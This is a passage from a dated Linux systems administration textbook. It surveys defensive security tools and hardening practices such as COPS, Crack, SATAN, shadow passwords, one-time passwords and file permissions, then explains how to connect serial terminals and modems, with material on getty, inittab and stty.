Using various levels of knowledge it is possible to pretend that you or your machine is someone else. A simple example is mail spoofing demonstrated in chapter 18. More complicated examples result in attacks on the domain name service and other software.

Tools to Evaluate Security

There are quite a number of freely available tools which are designed to help a Systems Administrator evaluate and maintain the security of a site. The problem is that these same tools also help crackers identify the sites where a Systems Administrator is not using these tools. This section introduces you to a number of these tools.

> **Reading**
> The resource materials section for week 11 contains a page which lists a number of the security tools which are available. A number of the tools mentioned are available directly from the 85321 Web site/CD-ROM (rather than from an overseas site).

Problems with the tools?

There has been much philosophical debate about releasing these tools. There are basically two opinions

- those "against",
  These people believe these tools help crackers break into sites and so shouldn't be released.
- those "for".
  Believe that these tools help administrators protect their sites and that any one administrator not using these tools is asking to be broken into.

Personally I'm all for their release but your opinion may vary.

COPS

The following is taken from the COPS documentation and describes what COPS is.

The heart of COPS is a collection of about a dozen (actually, a few more, but a dozen sounds so good) programs that each attempt to tackle a different problem area of UNIX security. Here is what the programs currently check, more or less (they might check more, but never less, actually):

- file, directory, and device permissions/modes,
- poor passwords,
- content, format, and security of password and group files,
- the programs and files run in `/etc/rc*` and `cron`(tab) files,

- existence of root-SUID files, their writeability, and whether or not they are shell scripts,
- a CRC check against important binaries or key files to report any changes therein,
- writability of users home directories and startup files (`.profile`, `.cshrc`, etc.)
- anonymous `ftp` setup,
- unrestricted `tftp`, decode alias in `sendmail`, SUID uudecode problems, hidden shells inside `inetd.conf`, `rexd` running in `inetd.conf`.
- miscellaneous root checks -- current directory in the search path, a "+" in `/etc/host.equiv`, unrestricted NFS mounts, ensuring root is in `/etc/ftpusers`, etc.
- the Kuang expert system. This takes a set of rules and tries to determine if your system can be compromised (for a more complete list of all of the checks, look at the file `release.notes` or `cops.report`; for more on Kuang, look at `kuang.man`)

All of the programs merely warn the user of a potential problem -- COPS DOES NOT ATTEMPT TO CORRECT OR EXPLOIT ANY OF THE POTENTIAL PROBLEMS IT FINDS! COPS either mails or creates a file (user selectable) of any of the problems it finds while running on your system. Because COPS does not correct potential hazards it finds, it does _not_ have to be run by a privileged account (i.e. root or whomever.)

Crack

The following is taken from the Crack documentation

Crack is a freely available program designed to find standard Unix eight-character DES encrypted passwords by standard guessing techniques. It is written to be flexible, configurable and fast, and to be able to make use of several networked hosts via the Berkeley `rsh` program (or similar), where possible.

Satan

The following is taken from the Satan documentation and explains what it does.

SATAN is a tool to help Systems Administrators. It recognises several common networking-related security problems, and reports the problems without actually exploiting them.

For each type or problem found, SATAN offers a tutorial that explains the problem and what its impact could be. The tutorial also explains what can be done about the problem: correct an error in a configuration file, install a bugfix from the vendor, use other means to restrict access, or simply disable service.

SATAN collects information that is available to everyone on with access to the network. With a properly-configured firewall in place, that should be near-zero information for outsiders.

We have done some limited research with SATAN. Our finding is that on networks with more than a few dozen systems, SATAN will inevitably find problems. Here's the current problem list:

- NFS file systems exported to arbitrary hosts
- NFS file systems exported to unprivileged programs
- NFS file systems exported via the portmapper
- NIS password file access from arbitrary hosts
- Old (i.e. before 8.6.10) sendmail versions
- REXD access from arbitrary hosts
- X server access control disabled
- arbitrary files accessible via TFTP
- remote shell access from arbitrary hosts
- writable anonymous FTP home directory

Exercises

17.4	Install and use each of the three tools above.

Remedy and Implement

Having decided on the appropriate level of security for your site and identified the security problems at your site you, now have to fix the problems and implement your security policy. This section examines tools and methods that can be used to improve security with passwords, the file system and the network.

Improving password security

There are a number of schemes a Systems Administrator can use to help make passwords more secure including

- user education,
- shadow passwords,
- proactive password programs,
- password generators,
- password aging,
- regular password cracking, and
- one-time passwords.

User education

Users do not want other people breaking into their accounts. If the users of a system are educated in the dangers of using bad passwords most will choose good passwords. One effective education program might be breaking their passwords with Crack and then telling them what their password is (if you can do it, the bad guys can).

How you perform user education will depend on your users. Different users respond to different methods. It must always remembered not to alienate your users.

Shadow passwords

Once they have a system's encrypted passwords, bad guys can crack these passwords using a variety of methods. Mentioned in the chapter on adding users, shadow passwords remove the encrypted password from the `/etc/passwd` file (a file readable by every user) and place them into a file readable only by the root user. This prevents the bad guys from (easily) getting a copy of your encrypted passwords.

When you install shadow passwords you will have to modify any program that asks the user to enter a username/password, e.g. `login` the `pop` mail daemon, the `ftp` daemon.

Proactive

Passwords are set by using the `passwd` command. Many standard `passwd` programs allow the user to enter just about anything as a password. A proactive password program replaces the normal `passwd` command with a program that enforces certain rules.

For example, ensuring that all passwords are greater than 5 characters in length and not accepting insecure passwords like usernames, the word password, 123456789 etc. If the user's new password breaks these rules, a proactive `passwd` program will refuse to accept the new password.

The `passwd` program supplied with RedHat 5.0 is an example of a proactive password program. It will not allow passwords which are too short, are simple words or other common poor passwords.

Exercise

17.5	On your RedHat machine attempt to change your password to each of the following – hello – goodbye – 1234567 – roygbiv (this is a common abbreviation for the colours in a rainbow **r**ed **o**range **y**ellow **g**reen **b**lue **i**ndigo **v**iolet

Password generators

Some sites do not allow users to choose their own passwords but instead they use password generators. A password generator might provide the user with a list of passwords, consisting of random strings of characters, and ask the user to choose one. The passwords that are generated have to be easy to remember or else users start writing them down.

Password aging

The longer a password is used, the greater the chance that it will be broken. Password aging is usually built into most shadow password suites. Password aging forces passwords to be changed after a set time period. In addition, the system may remember past passwords thereby preventing a user simply cycling through a list of passwords.

Care must be taken that the time period after which passwords must be changed is not too frequent. If it is, users start forgetting passwords and resort to writing them down.

Password cracking

The program `crack` has already been introduced in this chapter and while it can be a tool for crackers it can also be useful for a Systems Administrator. Even though it can consume a great deal of CPU time, it can be useful to run Crack on a system's passwords regularly. This helps you identify the users who have insecure passwords and you would then hopefully ask them to change the passwords.

There can be unexpected reprecusions from running crack, as Randall Schwartz found out. The following readings describe the situation.

Reading

The Web site, http://www.lightlink.com/spacenka/fors/, describes the case of the State of Oregon v. Randal Schwartz.

One-time passwords

It's a common occurrence to have users to go on trips. It is also common for many of them, while on trips, to occasionally want to log on and check their email. They do this by logging in over the Internet. By doing this, the possibility of someone "eavesdropping" on their password exists. A solution to this is one-time passwords.

With a one-time password system installed, a **new** password must be used for every login. Since the password is only used once, the eavesdropper can't use the password he's just listened to.

The S/KEY system discussed later in this chapter is one public domain implementation of one-time passwords. There are a number of commercial versions, some of which incorporate smart cards which provide the one-off passwords.

How to remember them

Users have enough problems remembering one password. How can you expect them to remember a new password every time they login? There are a number of one-time password systems and they use a number of methods including

- ♣ smart cards or computer programs,
  The user is given a "secret" password. When they login, the system gives them a number. The user enters the password and the number into a smart card or a program which then generates the one-time password which the user enters. The next time they login the number will be different, therefore a different one-time password.
- ♣ password lists.
  Another (simpler?) method is for the user going on the trip to be given a small piece of paper with a list of one-time passwords. The user scrolls through the list every time they login.

Solutions to packet sniffing

Using networks to log into machines and perform other jobs runs the risk of packet sniffing. This section introduces two tools that offer solutions to that problem. Implementing either of these systems can help address this problem.

S/KEY

S/KEY is a simple, freely available one-time password system that can be installed onto most UNIX computers. It also comes with a number of MS-DOS and possibly Macintosh programs that can be used to generate one-time passwords.

Exercise

17.6	The security tools page pointed to on the Resource Materials section of the 85349 Web site/CD-ROM includes a copy of S/KEY. Install it onto your machine.

Ssh

Ssh (secure shell) is an alternative to S/Key. Ssh provides both encryption and authentication. All communication between the two hosts is encrypted which means it is more difficult to packet sniff passwords.

A version of Ssh is available from the local security tools page on the 85321 Web site/CD-ROM.

File permissions

AUSCERT (what AUSCERT is, is explained later) has a security checklist for UNIX. The following points are adapted from the file permissions part of that document (a pointer to the entire document is given in the following reading).

You should make sure that the permissions of (not all these apply to Linux)

- `/etc/utmp` are set to 644.
- `/etc/sm` and `/etc/sm.bak` are set to 2755.
- `/etc/state` are set to 644.
- `/etc/motd` and `/etc/mtab` are set to 644.
- `/etc/syslog.pid` are set to 644. (NOTE: this may be reset each time you restart syslog.)
- the kernel (e.g., `/vmunix`) is owned by root, has group set to 0 (wheel on SunOS) and permissions set to 644.
- `/etc`, `/usr/etc`, `/bin`, `/usr/bin`, `/sbin`, `/usr/sbin`, `/tmp` and `/var/tmp` are owned by root and that the sticky-bit is set on `/tmp` and on `/var/tmp`.

You should also

- consider removing read access to files that users do not need to access.
- ensure that there are no unexpected world writable files or directories on your system.
- check that files which have the SUID or SGID bit enabled, should have it enabled
- ensure the umask value for each user is set to something sensible like 027 or 077.
- ensure all files in `/dev` are device files. (Note: Some systems have directories and a shell script in `/dev` which may be legitimate. Please check the manual pages for more information.)
- ENSURE that there are no unexpected special files outside /dev.

Root ownership

AUSCERT recommends that anything run by root should be owned by root, should not be world or group writable and should be located in a directory where every directory in the path is owned by root and is not group or world writable.

Also check the contents of the following files for the root account. Any programs or scripts referenced in these files should meet the above requirements:

- `~/.login`, `~/.profile` and similar login initialisation files
- `~/.exrc` and similar program initialisation files
- `~/.logout` and similar session cleanup files
- `crontab` and `at` entries
- files on NFS partitions
- `/etc/rc*` and similar system startup and shutdown files

If any programs or scripts referenced in these files source further programs or scripts they also need to be verified.

ownership

Many systems ship files and directories owned by bin (or sys). This varies from system to system and may have serious security implications.

CHANGE all non-setuid files and all non-setgid files and directories that are world readable but not world or group writable and that are owned by bin to ownership of root, with group id 0 (wheel group under SunOS 4.1.x).

Please note that under Solaris 2.x changing ownership of system files can cause warning messages during installation of patches and system packages. Anything else should be verified with the vendor.

Programs to check

AUSCERT also has the following recommendations about programs

- Tiger/COPS,
  Do run one or both of these. Many of the checks in this section can be automated by using these programs.
- Tripwire.
  DO run statically linked binary. DO store the binary, the database and the configuration file on hardware write-protected media.

Tripwire

The following is taken from the Tripwire documentation.

Tripwire is a file and directory integrity checker, a utility that compares a designated set of files and directories against information stored in a previously generated database. Any differences are flagged and logged, including added or deleted entries. When run against system files on a regular basis, any changes in critical system files will be spotted -- and appropriate damage control measures can be taken immediately. With Tripwire, system administrators can conclude with a high degree of certainty that a given set of files remain free of unauthorized modifications if Tripwire reports no changes.

Disk quotas

Linux can provide support for the BSD disk quota system. Disk quotas allow the Systems Administrator to restrict the amount of disk space individual users can consume. This can help protect the security of the system.

The BSD disk quota system allows the Systems Administrator to limit

- the number of disk blocks a user can consume, and
- the number of I-nodes a user owns (every file needs one I-node).

Under the BSD system, disk quotas are handled on a per user, per file system basis. This means disk quotas can be set individually for each user on each file system.

For example

Let's assume that my system uses different file systems (partitions) for the `/home` directory and the `/var/spool/mail` directory. The user `jonesd` might have one quota for the `/home` file system. This would limit the number and size of the files he can create in his home directory.

He would have a different quota for the `/var/spool/mail` file system. This could be used to limit the problems of mail bombs.

Disk quotas: how they work

For disk quotas to work, the file system code must support quotas. That is the code in the kernel that reads and writes to disk must understand and implement quotas. A default Linux kernel doesn't support disk quotas but modified kernels can be produced.

Once the kernel has been recompiled to support disk quotas, the partitions on which quotas are to work must be mounted with the quotas option. This generally means that a partitions entry in `/etc/fstab` must be changed.

Now the Systems Administrator must decide which users are to have quotas and what those quotas are going to be. The quotas are then set using a command `edquota` that allows the Systems Administrator to modify both the hard and soft limit for individuals.

From then on, the file system code will check to see whether or not the user currently asking it to write to disk has exceeded their quota. If they have, it will refuse to continue writing to disk.

Hard and soft limits

The disk quota system allows the specification of two limits

♣ a hard limit, and
This is the absolute limit. The user will not be allowed to exceed this limit. The file system will simply refuse to carry out any request that increases the size.

♣ a soft limit.
The soft limit serves as a warning. If the user passes the soft limit they will receive a warning message. After a set number of warnings, the soft limit will begin to act like a hard limit.

Firewalls

The Internet is a big, bad world full of crackers who would like nothing more than breaking into your system. By connecting to the Internet you basically open the doors for them to come on in. A firewall is a concept designed to shut those doors.

Basically a firewall is a collection of hardware and software that forces all in-coming and out-going Internet data to go through one gate. Everything going in and out, but especially in, of that gate is evaluated. If it doesn't fulfil a certain criteria it is shut out.

Having a firewall provides the following advantages

- protection of vulnerable services,
  Access to vulnerable services like `NFS` can be restricted to machines within your network.
- controlled access to your site,
  Access to machines on your site can be restricted. For example from outside CQU you can only `telnet` to the CQU machines `jasper` and `topaz`. Telnet access to other machines is prevented by the firewall.
- concentrated security,
  Access restrictions mean you can concentrate your efforts on ensuring security (on some issues) to one or two machines.
- enhanced privacy,
  The firewall can hide the existence of other machines on your network. Outside people only see the one or two "outside" machines.
- logging and statistics on network use, misuse,
  All network access goes through one machine which means the flow can be watched closely and misuse can be picked up quickly.

Reading

The Resource Materials section for week 11 contains a pointer to a more in-depth introduction to firewalls. This reading is optional.

Observe and maintain

Once your system has been secured, your job is not over. An eye must be kept on what people are doing with the system and whether or not someone has broken security.

System logs

It is important that you maintain a close eye on what people are doing with the system. As the Systems Administrator you should have a good idea of what constitutes normal operation for your system and your users. By doing this you may get an early indication of someone breaking into your system.

The commands and files used to maintain a watch on the system are discussed in another chapter.

Tools

Crack, Satan and COPS introduced earlier in this chapter, can also be useful for maintaining an eye on the security of your system. By running these programs at regular intervals you perform checks on the continuing security of your system.

Information Sources

Another essential part of maintaining the security of your system is keeping up to date with information about the security (or otherwise) of the systems you are using. The following provide pointers to some sources of this information.

FIRST

The following information on FIRST is taken from the FIRST WWW server, http://www.first.org/

Since November of 1988, an almost continuous stream of security-related incidents has affected thousands of computer systems and networks throughout the world. To address this threat, a growing number of government and private sector organisations around the globe have established a coalition to exchange information and coordinate response activities.

This coalition, the Forum of Incident Response and Security Teams (FIRST), brings together a variety of computer security incident response teams from government, commercial, and academic organisations. FIRST aims to foster cooperation and coordination in incident prevention, to prompt rapid reaction to incidents, and to promote information sharing among members and the community at large. Currently FIRST has more than 30 members.

AUSCERT

One of the members of FIRST is the Australian Computer Emergency Response Team, AUSCERT. The following information on AUSCERT is taken from their WWW server, http://www.auscert.org.au/information/whatis.html

What is AUSCERT?

The Australian Computer Emergency Response Team, AUSCERT, provides a single trusted point of contact in Australia for the AARNet community to deal with computer security incidents and their prevention. AUSCERT aims to reduce the probability of successful attack, to reduce the direct costs of security to organisations and to minimise the risk of damage caused by successful attacks.

AUSCERT is a member of the Forum of Incident Response and Security Teams (FIRST) and has close ties with the CERT Coordination Centre, with other international Incident Response Teams (IRTs) and with the Australian Federal Police.

- AUSCERT provides a centre of expertise on network and computer security matters.
- AUSCERT centralises reporting of security incidents and facilitates communication to resolve security incidents.
- AUSCERT provides for the collation and dissemination of security information including system vulnerabilities, defence strategies and mechanisms and early warning of likely attacks.
- AUSCERT acts as a repository of security related information, tools and techniques.

The Australian Vice-Chancellors Committee has contracted AUSCERT to provide security services for all AARNet Members and Affiliates. These services are provided free of charge. Additional products and services are available from AUSCERT which incur charges. Please contact us for more details.

AUSCERT membership is not automatic: please obtain a copy of our Registration Form from `ftp.auscert.org.au` or see Registration for more details. If you are not sure of your affiliation with AARNet, please contact the AARNet General Manager (peter.saalmans@aarnet.edu.au). AUSCERT also contracts certain security services to organisations not associated with AARNET.

The Australian Computer Emergency Response Team (AUSCERT) is a cooperative of The University of Queensland, Queensland University of Technology and Griffith University. It provides a centre of expertise on network and computer security matters, providing a single point of contact within Australia for AARNet security, on behalf of the Australian Vice-Chancellors Committee.

WWW sources

Many of the pages listed in this chapter provide more information on security. The cracker sites add an interesting tone. Another useful pages is AUSCERT's list of WWW sites.

Security mailing list WWW page at Internet Security Systems.

Newsgroups

Useful newsgroups include `alt.security alt.security.index alt.security.pgp alt.security.ripem comp.os.* comp.risks comp.security.announce comp.security.misc comp.virus`

Conclusions

It is absolutely essential that a computer system has an appropriate level of security. The greater the importance of the data, the greater the level of security. By connecting to the Internet it is no longer a case of "if" your system will be broken into but rather "when".

Security on a UNIX system can be broken into three sections

- passwords,
  The first line of defence and one often weakened by users. There are a number strategies that can be used to increase the effectiveness of passwords including user education, proactive password programs, one-time passwords and password crackers.
- the file system,
  The file system and in particular file permissions are the fences of UNIX security. Used properly, they can keep users in their own little yard on the computer. Care should be taken to maintain the fences the network.

Review Questions

17.1

Give examples of possible security holes related to each of the following

- passwords,
- search paths,
- file permissions,
- networks.

17.2

Identify the security problems on your machine. A good idea would be to use the tools like COPS, Crack and Satan introduced in this chapter.

17.3

Explain why the following are security holes. Include in the explanation how the security hole would be used by a cracker.

- The file permissions for `/dev/hda1` are set to `rw-rw-rw-`
- The account `bloggsj` has no password
- The directory `/usr/bin` has the following file permissions `rwxrwxrwx`

17.4

Outline the steps you would take to break into a site.

Chapter 18

Terminals, modems and serial lines

This chapter is an unmodified version of a chapter first produced in 1997. Some or even all of the content may be out of date due to changes in Linux.

Introduction

It's usual for a UNIX computer to have a number of peripherals including modems, dumb terminals and printers connected to it. A major method by which these peripherals are connected to a UNIX computer is via serial ports. This chapter will show you how to connect devices to your UNIX computer's serial ports. It will also show you how to connect dumb terminals and modems to a UNIX machine.

A good source of information for connecting devices to the serial port of a Linux box is the Serial-HOWTO. Some of the material in this chapter has been adapted or taken directly from the Serial-HOWTO.

This chapter is divided into three major sections

- ♣ RS-232
  Covers the RS-232 standard, serial cables, connectors, DTE and DCE.
- ♣ terminals
  Discusses the hardware and software side of connecting a terminal.
- ♣ modems
  Looks at how to connect and configure a modem for dialing in or out.

Hardware

The hardware part of connecting a serial device deals with

- ♣ obtaining the correct serial cable and connectors
- ♣ choosing the port which to connect the device to your computer

Choosing the port

There are two steps to choosing a port to which to connect a device

- ♣ choosing the physical port, and
- ♣ find the right device file.

Hardware ports

A typical UNIX computer is likely to have many different serial ports. A PC is liable to have 2, 3 or 4 serial ports. It is possible to purchase multi-port serials cards that supply multiple (4, 20 and more) ports, see Figure 18.1. These are used by installations that want to have large numbers of modems, terminals or other serial devices connected to the computer.

Device files

Each physical port on a UNIX machine has a corresponding device file through which the operating system passes information to the device.

Linux device names

Table 18.1 summarises the more common device files for serial ports on a Linux box. Most distributions of Linux will also create `/dev/modem` and `/dev/mouse` as symbolic links to the appropriate device file listed in Table 18.1. Some people disagree with this practice and it may cause problems if you are allowing people to dial into your machine using a modem.

Device File	MS-DOS Equivalent	Purpose
/dev/cua0 /dev/cua1 /dev/cua2 /dev/cua3	com1 com2 com3 com4	Used for out-going connections, e.g. dialing out on a modem
/dev/ttyS0 /dev/ttyS0 /dev/ttyS0 /dev/ttyS0	com1 com2 com3 com4	Used for in-coming connections, dialing in on a modem or a dumb terminal

Table 18.1
Linux device files for serial ports

RS-232

RS-232 is the standard that most serial ports follow. A full blown discussion on the RS-232 standard is beyond the scope of this text. The following reading can supply more information on RS-232.

RS-232, RS-422 and V.35 interfaces

Reading 18.1
http://www.sangoma.com/signal.htm
This is an optional reading. This material will not be examined and is only included for your interest.

Getting the right cable

Even though serial cables are meant to follow the RS-232 standard there are a number of differences including

- sex,
  Plugs are either female (small holes) or male (small prongs).
- size, and
  Serial plugs for example can be either 9 pin, 25 pin or a couple of other configurations.
- the wires that are connected.
  A serial cable can have up to 25 wires connecting the pins at one end of the cable to the pins at the other end. There are a number of different methods to connect these pins depending on the type of devices being connected.

Plugs, sex

Plugs are either female, small holes, or male, small pins stick out, in sex.




Figure 18.2
Male and Female connectors

Plugs, size

Serial connectors come in a number of different formats including DB-25, DB-9, DIN-8, and RJ-45.








Figure 18.3
DB-25, DB-9 and RJ-45 connectors

DTE and DCE

How a serial cable is wired is controlled to a certain extent by the type of devices you are connecting. Most devices are placed into one of two categories

- DTE, data terminal equipment
  Most terminals, computers and printers fall into this category.
- DCE, data communications equipment
  Modems are generally DCE.

Types of cable

The division between DTE and DCE is done on the basis of which signals a device will expect on particular pins. This means that cables to connect two DTE devices will be different from a cable used to connect a DTE and a DCE device. Table 18.2 defines the types of cable to use.

Connection	Cable type
DTE to DCE	Straight modem cable
DTE to DTE	Null modem cable

Table 18.2

Null and straight

For the purposes of this subject you do not need to know how to actual wire null and straight modem cables. Any good data communications book will explain how and most electrical stores stock these cables.

Cabling schemes

Given the differences in connectors and cables connecting serial devices can quickly become a complex business. One method for reducing this complexity is the Yost standard. If you are interested a description of the standard is available on the WWW.

Dumb terminals

UNIX is a multi-user operating system. To make use of this attribute multiple users must be able to connect to the system at the same time. This implies that there must be multiple access points. Dumb terminals are one of the cheapest methods for providing multiple access points to a UNIX machine.

In most cases a dumb terminal is connected to a UNIX machine using a serial line. A dumb terminal does little more than present text to the user and transfer keystrokes from the terminal back to the central computer. It is dumb because the terminal does no processing of the data.

Even though the interface on such beasts is primitive they are still one of the most used methods for adding extra access points to a UNIX computer.

PCs as dumb terminals

Businesses wanting to use dumb terminals have two options do not have to purchase purpose built dumb terminals. A personal computer can act as a dumb terminal by

- connecting the PCs serial port to the UNIX machines serial port, and

- using a communications programs (like Procomm or Terminal) to communicate with the UNIX machine over the serial line.

Figure 18.??
Televideo Dumb Terminal

Connecting to a UNIX box

The steps involved in connecting a dumb terminal to a UNIX box include

- configuring the terminal,
- connecting the terminal,
- starting a `getty` process, and
- configuring the UNIX terminal software.

Terminal configuration

For a dumb terminal to work correctly it must be configured properly. In the case of purpose built dumb terminals, configuration will generally be performed by setting dip switches on the terminal.

In the case of a personal computer and a communications package these settings are set using the options within the communications program.

Characteristics of a dumb terminal that need to be configured include

- bits per second,
  The speed at which information can be transferred. Typical values (for today) range from 9600 bps up to 38,400 bps.
- parity,
  Typically be set off.
- duplex,
  This should be set to full and signifies that data can be transferred in both directions simultaneously.
- auto linefeed,
  Should be turned off. The end of a line under UNIX is signified by a newline character. MS-DOS and other systems use a combination of a newline and a carriage return character.
- data bits, and
  Suggested values are either 7 or 8 with 7 being the preference.
- stop bits.
  With 7 data bits use 2 stop bits. With 8 data bits use 1 stop bit.

Problems

If anyone of these settings are set incorrectly the output to the terminal or input from the terminal will be corrupted.

Connecting the terminal

Once the terminal is configured you now need to connect the terminal to the computer. The steps to do this include

- identifying a free serial port on the computer,
- identifying the device file the corresponds to that port,
- obtaining the correct cable to make the connection, and
- finally making the connection.

Testing the connection

Once terminal is configured, connected and turned on, the next step is to test whether or not you can actually transmit data through the connection. The simplest method to do this is to send some information directly to the device file associated with the terminal.

For example:

```
ls -l > /dev/tty1
```

If the connection is correct and working you should see the output appear on the device.

Be careful when you are choosing device files to send output to. Sending output to the wrong device file can be disastrous.

Why the connection won't work

There are a number or reasons why a connection may not work including

- incorrect permissions,
  For the test to work you must have write permission on the device file. Check the permissions. Typically you have to be the root user to perform the test. Don't change the permissions on the device file to world write. This can be a security hole.
- the wrong device file,
  You've picked the wrong device file and the information isn't being sent to the new device. Perhaps the device file for the port you want to use hasn't been created yet.
- incorrect configuration, and
  The hardware configuration on the device is not correct. Don't expect the output you send to the device to appear picture perfect. Since you are bypassing the normal mechanism for using the device it may not work 100%.
- incorrect cabling.
  Is the device turned on? Are you sure you have the correct type of cable.

Exercises

Beg, borrow or steal a dumb terminal (another PC with a communications program will suffice). Perform all the steps listed above for connecting the terminal to your UNIX machine. Test it, see if you can get output appearing on the screen of the dumb terminal.

Terminal software

Terminal configuration files is one area in which the diversity of UNIX platforms rears its ugly head. System V based machines will use different configuration files than BSD based systems. Early BSD systems use different configuration files again. For the purposes of this subject we will concentrate on the Linux software.

Terminal configuration files can be divided along the lines of their purpose

- enabling the login process,
- setting line configuration, and
- terminal characteristics.

Enabling the login process

For a terminal to work users must be able to login. For users to login particular processes have to be executed and be listening on each terminal connection. There are configuration files that control which device files have the login process enabled.

Line configuration

The operating system has to know about and set the characteristics of the serial line, such as speed, data bits, parity etc, that the terminal is connected to.

Terminal characteristics

Different terminals have different keyboard layouts, different capabilities (colour etc) and different special character codes to do things like clear the screen. In order to use the full capabilities of a particular type of terminal UNIX must know about the terminal's characteristics. To do this the terminal must have an entry in the database of terminal characteristics that UNIX maintains.

The login process

In order for someone to login using a dumb terminal the following steps must happen

- `init` must start a `getty` process for the terminal,
- the `getty` process displays the login prompt, waits for the user to enter a username and then starts a `login` process,

- the `login` process gets a passwords, checks the validity of that password and then runs the user's login shell if the password is valid,
- once the user is finished the login shell will finish, causing `init` to restart a `getty` process

So in order for the whole process to start `init` must be configured to start a `getty` process.

`/etc/motd` and `/etc/issue`

`/etc/issue` and `/etc/motd` are text files that contain text messages that are displayed during the login process. `/etc/issue` is displayed before the `login:` prompt by the `getty` process. `/etc/motd` is displayed by the `login` process just before it runs the user's login shell.

It is common to use these files to disseminate system information such as when the next time the machine will be down.

Exercises

Modify the `/etc/issue` and `/etc/motd` files of your system.

Dumb terminals versus network connections

You should be aware of the difference between logging in over a dumb terminal and logging in over a network. A dumb terminal is a special piece of hardware connected directly into the serial port of a UNIX computer. When you login in over a network, usually using `telnet`, you are connecting via that computers network connection.

However this doesn't change the requirement that there must be a `getty` process running in order for you to login. The difference between a dumb terminal connection and a network connection is the daemon that starts the `getty` process. For a dumb terminal it is `init`. For a network connection it might be `telnetd` or maybe `inetd`.

Entries in `init`

Under Linux the `init` process is controlled by the `/etc/inittab` configuration file (the format of `/etc/inittab` is discussed in a earlier chapter). The `inittab` file must have an entry for each terminal that requires a `getty` process. Typical entries look like

```
c6:23:respawn:/etc/getty 38400 tty6
c7:23:respawn:/etc/getty 38400 ttys1
```

If you are unsure about the format of `inittab` entries you should take another look at Chapter 11.

Linux versions of getty

Linux can come with up to three different getty programs, agetty, getty_ps and mgetty. By default my system only has agetty so that is the one I'll concentrate on in this chapter. The other versions can be obtained from the standard Linux ftp sites. All versions will use basically the same arguments but some may provide some additional features.

The manual page for agetty provides sufficient information to get it working.

Other configuration files

Other Unices may use a more complex set of configuration files for the login procedure. The old text book's chapter 10 provides some additional information on these files. If this doesn't help you should refer to your system's manual pages.

Exercises

Examine the /etc/inittab file for your system. Are there any entries that start getty processes? For which terminals are they? Both getty and login are executable programs. In which directory are they? What would happen if these files were deleted? What would happen if the execute permission on these files was removed? Try it and find out. Change the permissions on either getty or login, see what happens. Log in and then log out, now what happens? Notice that in the initab file the getty entry has the action respawn. What would happen if the action was changed to once.

Line configuration

Every terminal connected to a UNIX machine has an associated terminal driver process. This process maintains

- a list of characteristics about the current terminal, and
- a list of special characters and how they should be handled.

A common complaint from users is that when they hit particular keys the terminal doesn't do what is expected. Hitting the backspace key might produce a weird character or the cursor keys might not work under vi. These problems maybe caused by the terminal driver not being configured properly.

Changing the settings

Initially these settings are set up by the system from the entries in the system's terminal configuration database. The stty command can be used to view and modify these settings.

Table 18.3 lists some of the terminal characteristics and Table 18.4 lists some of the special characters. To view the current settings try `stty -a` (the command might be `stty all` or `stty everything` depending on your system).

For example

The following is the output of the `stty` command on my Linux box

```
beldin:~$ stty -a
speed 9600 baud; rows 24; columns 80; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase
= ^W;
lnext = ^V; flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk brkint ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon
-ixoff
-iuclc -ixany imaxbel
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0
bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -
echoprt
echoctl echoke
```

Option	Meaning
n	bits per second
`rows` *n*	lines to the screen
`columns` *n*	columns on the screen
`oddp`	odd parity
`evenp`	even parity
`-parity`	no parity

Table 18.3
Characteristics affected by `stty`

Turning on and off

`stty` options such as `evenp` or `parity` are either turned on or off. If `evenp` is used even parity is turned on if `-evenp` is used then even parity is turned off.

Exercises

One option of the `stty` command not shown in Table 18.3 is `echo`

Refer to `stty`'s manual page to find out what it is used for.

Use the `stty` command to turn `echo` off, what happens?

Use `stty` to turn it back on.

Write a shell function `get_password` that gets the user to enter a password but doesn't display the password while the user is typing it in

Special characters

In these tables you will see character combinations like ^H and ^?. The ^ symbol is used in this case to signify the control key. So ^H could be rewritten CTRL-H.

A useful option of the stty command is sane. Entering stty sane when the terminal is behaving strangely will solve many problems.

It is possible to use I/O redirection to affect the settings of terminals other than the one you are currently using. Which form of I/O redirection (input or output) you use depends on your system. For BSD redirect the output of stty. For SysV redirect the input. (This will only work if you have the correct permissions on the device file associated with the terminal.

Symbolic name	SysV default	BSD/Linux default	Meaning
ERASE	#	^H	erase one character of input
WERASE	N/A	^W	erase one word of input
KILL	@	^U	erase entire line
EOF	^D	^D	end of file
INTR	^?	^C	interrupt current process
QUIT	^\\	^\\	kill current process with core dump
STOP	^S	^S	stop output to the screen
START	^Q	^Q	restart output to screen
SUSPEND	N/A	^Z	Suspend current process

Table 18.4
Special characters

Exercises

By default the character `CTRL-D` is used to indicate the end of a file under Linux. If you examine the output of `stty -a` you should see `eof = ^D`. One way to create a file is to
beldin:~$ `cat > newfile`
hello there
^D

Where you use `CTRL-D` to finish.
Use the `stty` command to change the end of file marker so that it is the letter `Z`. Try to create a file called `newfile` using the above method. What happens when you hit
`CTRL-D`
`Z`

Use `stty` to change the values for `rows` and `columns` to 10 and observe the difference. Try running the `stty -a` and `vi` commands.

Terminal characteristics

Different terminals have different keyboard layouts, escape codes and capabilities. For example one terminal will use one combination of characters to signify clearing the screen while another terminal will use another combination of characters.

If programs that wish to be able to clear the screen want to work on different terminals they must be able to find out how each terminal performs the operation. Under the UNIX operating system programs discover this information using

- the `TERM` (`term` if you're using `csh`) environment variable that specifies the type of terminal, and
- a system specific terminal database that holds information about a large number of different terminals.

The shell variable `TERM` is usually initialised when a user first logs in. It will hold a unique identifier that signifies the type of terminal being used. This identifier is used to access the information about the terminal from the system's terminal database.

If the `TERM` variable is set incorrectly or the terminal does not have an entry in the terminal database problems likely to occur include

